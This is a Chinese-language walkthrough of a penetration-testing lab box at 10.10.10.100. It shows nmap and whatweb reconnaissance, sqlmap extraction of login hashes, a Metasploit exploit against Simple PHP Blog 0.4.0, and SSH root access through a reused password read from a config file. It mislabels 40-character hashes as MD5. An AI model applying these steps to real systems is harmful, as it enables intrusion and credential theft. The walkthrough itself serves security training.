
一、信息收集

1. 主机发现

```
sudo arp-scan -l
```



2. 端口扫描

```
nmap -p- -sV -sC 10.10.10.100
```


```
└─$ nmap -p- -sV -sC 10.10.10.100
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-15 23:23 EDT
Nmap scan report for 10.10.10.100 (10.10.10.100)
Host is up (0.0022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.17 (Ubuntu)
|_http-title: Welcome to this Site!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
```


3. 发现开放了80端口，识别一下web指纹

```
└─$ whatweb http://10.10.10.100
http://10.10.10.100 [200 OK] Apache[2.2.17], Cookies[PHPSESSID], Country[RES
ERVED][ZZ], Email[admin@isints.com], HTTPServer[Ubuntu Linux][Apache/2.2.17
(Ubuntu)], IP[10.10.10.100], PHP[5.3.5-1ubuntu7], Title[Welcome to this Site
!], X-Powered-By[PHP/5.3.5-1ubuntu7]
```


4. 访问一下web，在home界面下发现管理员邮箱admin@isints.com




5. 还有一个注册界面，注册一个账号



6. 点击激活连接激活账号



7. 登陆后发现什么也没有，测试一下登录框，发现邮箱地址输入框存在SQL注入




8. 使用sqlmap跑注入点，成功获取到管理员账号密码


```
+-------------------+-----------------------------------------------------+
| email             | pass                                                |
+-------------------+-----------------------------------------------------+
| admin@isints.com  | c2c4b4e51d9e23c02c15702c136c3e950ba9a4af            |
| test@test.com     | 7c4a8d09ca3762af61e59520943dc26494f8941b (123456)   |
+-------------------+-----------------------------------------------------+
```

9. 解密密码的md5值，成功获取密码killerbeesareflying


10. 但是这个管理员账号似乎没什么用，使用gobuster扫描一下目录



11. 发现存在/blog、/info、/cgi-bin目录，先看一下/info目录，发现是一个phpinfo




12. /blog目录是一个博客界面，f12看到使用的源码为Simple PHP Blog 0.4.0




二、getshell

1. 使用sqlmap获取os-shell和上传脚本反弹shell都失败了，思路换到blog上，searchsploit搜索一下Simple PHP Blog



2. 发现存在多个代码执行，使用1191.pl进行测试，但是当前版本的perl已经放弃了switch模块，多次尝试后安装失败，应该是网络原因，没办法只好上msf了

```
msfconsole
search Simple PHP Blog 0.4.0
use 0
set rhosts 10.10.10.100
set uri /blog
exploit
```



3. 成功获取www-data权限shell

三、权限提升

1. shell受限，执行不了什么命令，好在知道了网站的绝对路径，使用cat命令发现了两个mysqli配置文件

```
meterpreter > cat /var/www/mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'goodday');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:

$dbc = @mysqli_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to MySQL: ' . mysqli_connect_error() );

?>meterpreter > cat /var/mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:

$dbc = @mysqli_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to MySQL: ' . mysqli_connect_error() );
```

2. 最后使用第二个配置文件中的密码：root@ISIntS成功连接ssh，获取到root权限

```
└─$ ssh root@10.10.10.100
root@10.10.10.100's password:
Permission denied, please try again.
root@10.10.10.100's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)

 * Documentation:  http://www.ubuntu.com/server/doc

  System information as of Mon Oct 16 14:56:58 EDT 2023

  System load:  0.0               Processes:           114
  Usage of /:   4.0% of 38.64GB   Users logged in:     0
  Memory usage: 5%                IP address for eth0: 10.10.10.100
  Swap usage:   0%

  ⇒ There is 1 zombie process.

  Graph this data and manage this system at https://landscape.canonical.com/
Last login: Mon May  9 19:29:03 2011
root@web:~# id
uid=0(root) gid=0(root) groups=0(root)
root@web:~#
```